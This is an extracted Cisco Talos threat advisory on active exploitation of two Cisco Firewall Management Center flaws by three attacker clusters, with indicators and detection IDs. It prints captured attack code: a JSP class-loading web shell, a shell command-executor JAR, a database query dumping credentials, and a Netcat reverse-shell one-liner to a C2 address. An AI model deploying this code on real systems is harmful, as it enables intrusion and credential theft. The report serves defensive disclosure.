Active exploitation of Cisco Secure Firewall Management Center vulnerabilities
Cisco Talos reports in-the-wild exploitation of critical FMC flaw CVE-2026-20079 by three clusters including a Sandworm-linked APT and Qilin ransomware affiliates.
Cisco Talos is tracking active exploitation of CVE-2026-20079 (CVSS 10.0), an authentication bypass in Cisco Secure Firewall Management Center that lets unauthenticated remote attackers execute scripts and obtain root access, and CVE-2026-20316 (CVSS 5.3), which permits low-privileged logins and can be chained for privilege escalation. Talos identified three post-compromise clusters: UAT-12197 deploying JSP web shells and a JAR command executor for credential theft; UAT-11823, an APT overlapping with Sandworm, deploying a Netcat reverse shell and Cyclops Blink malware; and UAT-11988, assessed as a ransomware operator with TTPs consistent with Qilin affiliates. Hotfixes are available, with a comprehensive hardening release due the week of September 14, 2026.
- CVE-2026-20079 (CVSS 10.0) allows unauthenticated remote attackers to bypass authentication and gain root on FMC.
- CVE-2026-20316 (CVSS 5.3) permits low-privileged logins and can be chained for privilege escalation.
- UAT-11823 activity overlaps Sandworm and deployed Cyclops Blink malware; UAT-11988 shows Qilin ransomware TTPs.
- UAT-12197 used JSP web shells and a JAR command executor to query databases and steal credentials.
- Hotfixes are available; a broader hardening release ships the week of September 14, 2026.
Vulnerabilities mentionedAll →
| CVE | Vulnerability | CVSS | EPSS | Flags | Affected | Exposure | Published |
|---|---|---|---|---|---|---|---|
| CVE-2026-20079 | Authentication bypass to root access in Cisco Secure Firewall Management Center CVE-2026-20079 is an authentication bypass (CWE-288) in the web interface of Cisco Secure Firewall Management Center (FMC) Software, caused by an improper system process created at boot time. An unauthenticated, remote attacker can exploit it by sending crafted HTTP requests to the FMC web interface, which allows the execution of script files and commands on the device. A successful exploit grants the attacker root access to the underlying operating system, giving full control of the management platform (CVSS 3.1: 10.0, network-exploitable, no privileges or user interaction required, scope changed). The flaw affects Cisco Secure Firewall Management Center (FMC) and Security Cloud Control (SCC) Firewall Management deployments. Cisco has confirmed the vulnerability is being exploited in active attacks, it carries a 35.9% EPSS score (98th percentile), and CISA added it to the Known Exploited Vulnerabilities catalog on 2026-09-09. Do: Upgrade FMC (and SCC Firewall Management tenants) to the fixed release specified in Cisco's advisory, prioritizing internet-exposed or externally reachable management interfaces; CISA KEV action applies to federal agencies under BOD 26-04. Until patching, restrict FMC web interface access to trusted management networks and VPNs and check devices for signs of exploitation such as unexpected script execution, unfamiliar processes, or root-level changes. Triage per CISA's Forensics Triage Requirements if compromise is suspected. | 10.0 | 76% | KEV PoC ×2 |
| largeplausibly tens of thousands of FMC deployments worldwide (internet-exposed instances likely a smaller subset, likely thousands) | |
| CVE-2026-20316 | Hard-Coded Password Vulnerability in Cisco Secure Firewall Management Center Cisco Secure Firewall Management Center (FMC), formerly Firepower Management Center, contains a use of hard-coded password vulnerability (CWE-259) that allows an unauthenticated, remote attacker to log in to an affected system. By authenticating with the built-in hard-coded credentials for a low-privileged account, the attacker can gain access to sensitive data within the impacted systems. Any organization running an affected Cisco FMC deployment is exposed, particularly where the management interface is reachable from untrusted networks. The flaw was added to CISA's Known Exploited Vulnerabilities catalog on 2026-07-29, indicating active exploitation in the wild, and related reporting describes active exploitation of FMC vulnerabilities. No CVSS score or public proof-of-concept is yet available, but EPSS assigns a 9.8% probability of exploitation within 30 days (95th percentile). Do: Upgrade FMC to the fixed release per Cisco's security advisory, as no specific fixed version is provided in this data. Until patched, restrict access to the FMC management interface, audit recent logins against the affected low-privileged accounts, and rotate or remove any hard-coded credentials. Federal agencies must apply mitigations per CISA BOD 26-04 given the KEV listing dated 2026-07-29. | 5.3 | 11% | KEV ransomware |
| largeplausibly tens of thousands of FMC deployments worldwide (no published install base) |
Indicators of compromiseauto-extracted · verify before use · export allAll →
| Type | Indicator | Context |
|---|---|---|
| domain | cmd.jar | same directory. The threat actors used the JAR file (named “cmd[.]jar”) to query the compromised systems’ internal databases to |
| domain | home.jsp | 25a1a5eb0d4db6a9fce9954fd0fdfd07162cb4eb2acbef77d UAT-12197 home[.]jsp – web shell. Db491181ece3f319de6567ab6f6daa90c6879911cd89 |
| domain | java.io | and line and executes it using /bin/sh -c <command>. import java.io.BufferedReader; import java.io.InputStreamReader; public cl |
| domain | license.tmp | “package_info.pl” to execute an attacker-crafted malicious “license[.]tmp” file with root privileges. The malicious file consisted |
| sha256 | 6f98add5d1a7729192b6ad8491d85c505c64836f7881742d6b93bd8e3d2fe461 | 9. 91.214.78[.]118 UAT-11823 NetCat-based reverse shell C2. 6f98add5d1a7729192b6ad8491d85c505c64836f7881742d6b93bd8e3d2fe461 UAT-11823 Cyclops Blink malware. 43.204.2[.]142 UAT-11988 A |
| sha256 | b037f45e02a289325a1a5eb0d4db6a9fce9954fd0fdfd07162cb4eb2acbef77d | ble on our GitHub repository here . IOC Cluster Description B037f45e02a289325a1a5eb0d4db6a9fce9954fd0fdfd07162cb4eb2acbef77d UAT-12197 home[.]jsp – web shell. Db491181ece3f319de6567ab6 |
| sha256 | db491181ece3f319de6567ab6f6daa90c6879911cd890155e6b7d8cc7a1a8c8e | d0fdfd07162cb4eb2acbef77d UAT-12197 home[.]jsp – web shell. Db491181ece3f319de6567ab6f6daa90c6879911cd890155e6b7d8cc7a1a8c8e UAT-12197 cmd[.]jar – JAR-based command executor. 89.34.96[ |
Full article1,488 words · extracted from blog.talosintelligence.com · click to collapse
Wednesday, September 9, 2026 12:08
Cisco Talos is actively tracking the exploitation of two vulnerabilities in Cisco’s Secure Firewall Management Center (FMC) Software. First, CVE-2026-20079 is an authentication bypass vulnerability in unpatched instances of Cisco’s Secure FMC Software, which allows an unauthenticated, remote attacker to bypass authentications and execute scripts on impacted devices to obtain root access to the underlying operating system. Second, CVE-2026-20316 is a vulnerability that allows a remote attacker to log in using a low-privileged account.
CVE-2026-20079 is a critical vulnerability with a CVSS score of 10.0. Customers are strongly advised to follow Cisco’s guidance provided in the security advisory and apply the security patches previously made available.
CVE-2026-20316 has a CVSS score of 5.3, however it can be used with other Cisco Secure FMC vulnerabilities to elevate privileges.
Due to Talos identifying in the wild abuse of these CVE’s, customers are strongly advised to apply hotfixes for affected software versions already released by Cisco for CVE-2026-20079 and CVE-2026-20316. A comprehensive hardening release consisting of these hotfixes along with other internally discovered vulnerabilities will be released next week (Week of September 14th).
Talos’ analysis illustrates three clusters of post-compromise activity on FMC instances associated with state-sponsored and crimeware threat actors, as described below. The first cluster which we track as UAT-12197, involves the exploitation of CVE-2026-20079, leading to the deployment of web shells, a Java Archive (JAR)-based command executor, and credential exfiltration.
The second intrusion cluster, which we attribute to UAT-11823, consisted of the exploitation of CVE-2026-20079 and CVE-2026-20316, leading to the deployment of a Netcat-based reverse shell and proxy tooling, ultimately leading to the deployment of a variant of the Cyclops Blink malware, previously attributed to the Russian APT Sandworm by the United States and United Kingdom.
Talos is further disclosing a third cluster of malicious activity on an FMC instance, attributed to UAT-11988, who we assess with high confidence is a ransomware operator. The preliminary stages of the attack entailed the threat actor gaining access to the system via static credentials (CVE-2026-20316) and then abusing legitimate built-in FMC tooling in living-off-the-land (LOTL) fashion to conduct extensive reconnaissance of the victim’s environment, deploy tunneling tools to maintain network access, harvest credentials, and build a target list of endpoints to encrypt/lock. Subsequent actions and tactics, techniques, and procedures (TTPs) the threat actor used in the victim’s environment were consistent with those of Qilin ransomware affiliates.
Cluster #1: UAT-12197
This cluster of activity involved the successful exploitation of CVE-2026-20079 and the subsequent placement of a malicious web shell in the CSM Tomcat webroot directory. The web shell is JSP-based and Base64 decodes a parameter labelled “F6C1F0E7”, consisting of the class name to load in the JAVA process:
<%!
 class U extends ClassLoader {
 U(ClassLoader c) {
 super(c);
 }
 public Class g(byte[] b) {
 return super.defineClass(b, 0, b.length);
 }
 }
public byte[] base64Decode(String str) throws Exception {
 Class base64;
 byte[] value = null;
 try {
  base64=Class.forName("sun.misc.BASE64Decoder");
  Object decoder = base64.newInstance();
  value = (byte[])decoder.getClass().getMethod("decodeBuffer", new Class[] {String.class }).invoke(decoder, new Object[] { str });
 } catch (Exception e) {
  try {
   base64=Class.forName("java.util.Base64");
   Object decoder = base64.getMethod("getDecoder", null).invoke(base64, null);
   value = (byte[])decoder.getClass().getMethod("decode", new Class[] { String.class }).invoke(decoder, new Object[] { str });
  } catch (Exception ee) {}
 }
 return value;
}
%>
  String cls = request.getParameter("F6C1F0E7");
  if (cls != null) {
    new U(this.getClass().getClassLoader()).g(base64Decode(cls)).newInstance().equals(new Object[]{request,response});
  }
The web shell was used to place a malicious JAR file in the same directory. The threat actors used the JAR file (named “cmd[.]jar”) to query the compromised systems’ internal databases to obtain user authentication data and credentials:
/var/jre/bin/java -jar cmd.jar '/var/sf/bin/OmniQuery.pl -db mdb -e \'SELECT name, auth_data FROM users;\''
The JAR file is basically a command executor that obtains the command to be executed from its command line and executes it using /bin/sh -c <command>.
import java.io.BufferedReader;
 import java.io.InputStreamReader;
public class Poc {
 public static void main(String[] args) {
 if (args.length == 0) {
 System.out.println("Usage: java -jar exploit.jar "command_to_execute"");
 System.exit(1);
 }
  String command = args[0];
  System.out.println("--- Executing: " + command + " ---");
  try {
    String[] cmd = { "/bin/sh", "-c", command };
    ProcessBuilder pb = new ProcessBuilder(cmd);
    pb.redirectErrorStream(true);
    Process process = pb.start();
    BufferedReader reader =
      new BufferedReader(new InputStreamReader(process.getInputStream()));
    String line;
    while ((line = reader.readLine()) != null) {
      System.out.println(line);
    }
    int exitCode = process.waitFor();
    System.out.println("--- Exit Code: " + exitCode + " ---");
  } catch (Exception e) {
    System.out.println("Error:");
    e.printStackTrace();
  }
}
}
Cluster #2: UAT-11823
Talos attributes this cluster of activity to UAT-11823, an advanced persistent threat (APT) actor, with high confidence. UAT-11823 overlaps in tooling with the Sandworm APT actor. The threat actor obtained initial access to compromised systems by either exploiting CVE-2026-20079 or via static credentials. After obtaining access, UAT-11823 subsequently updated the “license.tmp” file on disk (using Makeself) with a malicious copy to establish a Netcat-based reverse shell to their own command-and-control (C2) server:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 208[.]123[.]119[.]215 3090 >/tmp/f
This license file essentially acted as a Makeself package that was then executed via the installation process (as root) by the “package_info[.]pl” utility:
/usr/local/sf/bin/package_info.pl /var/tmp/license.tmp --lsm
This mechanism of deploying malicious package files is likely an indicator of the exploitation of CVE-2026-20316, a vulnerability that allows a remote attacker to log in using a low-privileged account. Talos assesses with high confidence that the attackers exploited CVE-2026-20079 and CVE-2026-20316.
Configuration exfiltration

UAT-11823 also deployed two bash scripts to harvest managed-device configurations. The configurations collected were staged into archives for subsequent exfiltration.
Modular ELF implant: Cyclops Blink
The threat actors downloaded a modular ELF implant from one of their Netcat C2 servers. The ELF-based implant is Cyclops Blink, a malware family previously attributed to Sandworm, a Russian APT actor. This variant of Cyclops Blink consists of the following capabilities:
- Establish persistence scripts in /etc/init.d/ that execute the implant
- DNS over HTTPS (DoH) IP resolution
- File administration including downloads and uploads
- Credential harvesting
- Arbitrary file and command execution on the compromised system
- Network scanning and discovery
- Packet sniffing (with option filters)
Cluster #3: UAT-11988, a Qilin ransomware operator
A third cluster of activity entailed a ransomware operator (tracked as UAT-11988) logging into an FMC device with static credentials (CVE-2026-20316), performing extensive reconnaissance, domain enumerations, credential theft, and building a list of target endpoints within the compromised organization for encryption.
The threat actor also staged a SOCKS proxy and reverse-SSH tunnel to forward ports from internal hosts back to their own infrastructure.
Once all these preliminary actions were completed, the operator began conducting additional probes within the compromised network, deploying antivirus (AV) killers and ultimately the Qilin ransomware family.
Instrumenting operations via package_info.pl
After successfully accessing the device, the threat actor abused the legitimate utility “package_info.pl” to execute an attacker-crafted malicious “license[.]tmp” file with root privileges. The malicious file consisted of commands to run on the system to conduct extensive reconnaissance in the victim organization’s environment:
- Host names, IP addresses, directory listings
- Active Directory (AD) service-accounts credentials, MySQL account credentials
- Domain account information exfiltration
- Computer object lists
- Hostname to IP mappings spanning domain controllers, ADFS, exchanges, file servers, database servers, etc.
All the information collected was staged into already accessible files on the FMC server and was exfiltrated by the threat actor using HTTP GET requests.
Tunneling into the compromised organization
Once extensive reconnaissance was completed, the threat actor attempted to establish persistent network access into the victim organization using a Python SOCKS5 proxy (socks5.py) and a reverse-SSH tunnel from the FMC back to the attacker’s own remote host. The following ports were forwarded: LDPA (389), LDAPS (636), Kerberos (88), SMB (445), NETBIOS (135), and WinRM (5985).
Pre-ransomware actions and ransomware deployment
The threat actor conducted extensive probing of endpoints in the victim’s environment, deployed open-source tooling such as impacket, Invoke-TheHash, and custom-made AV killers — all followed by the deployment of the Qilin ransomware on selected endpoints.
Recommendations and detection guidance
Due to Talos identifying in the wild abuse of these CVE’s, customers are strongly advised to apply hotfixes for affected software versions already released by Cisco for CVE-2026-20079 and CVE-2026-20316. A comprehensive hardening release consisting of these hotfixes along with other internally discovered vulnerabilities will be released next week (Week of September 16th). Nonetheless, given the in the wild abuse we strongly recommend that customers apply the referenced hotfixes as soon as possible, pending the hardening release.
Customer support is also available by initiating a TAC request.
- Snort SIDs for CVE-2026-20079: 66075 – 66080.
- Snort SIDs for CVE-2026-20316: 66883.
- Snort SIDs for the malware: 66960, 66961.
Indicators of compromise
IOCs for these threat clusters are also available on our GitHub repository here.
|
IOC |
Cluster |
Description |
|
B037f45e02a289325a1a5eb0d4db6a9fce9954fd0fdfd07162cb4eb2acbef77d |
UAT-12197 |
home[.]jsp – web shell. |
|
Db491181ece3f319de6567ab6f6daa90c6879911cd890155e6b7d8cc7a1a8c8e |
UAT-12197 |
cmd[.]jar – JAR-based command executor. |
|
89.34.96[.]56 |
UAT-11823 |
NetCat-based reverse shell C2. Cyclop Blink C2. |
|
208.123.119[.]215 |
UAT-11823 |
NetCat-based reverse shell C2. |
|
104.218.165[.]253 |
UAT-11823 |
Attacker’s vulnerability scanner for CVE-2026-20079. |
|
91.214.78[.]118 |
UAT-11823 |
NetCat-based reverse shell C2. |
|
6f98add5d1a7729192b6ad8491d85c505c64836f7881742d6b93bd8e3d2fe461 |
UAT-11823 |
Cyclops Blink malware. |
|
43.204.2[.]142 |
UAT-11988 |
Attacker IP address used to conduct intrusions. |
Text extracted automatically; images, tables and formatting may be missing. Original: https://blog.talosintelligence.com/fmc-ongoing-exploitation/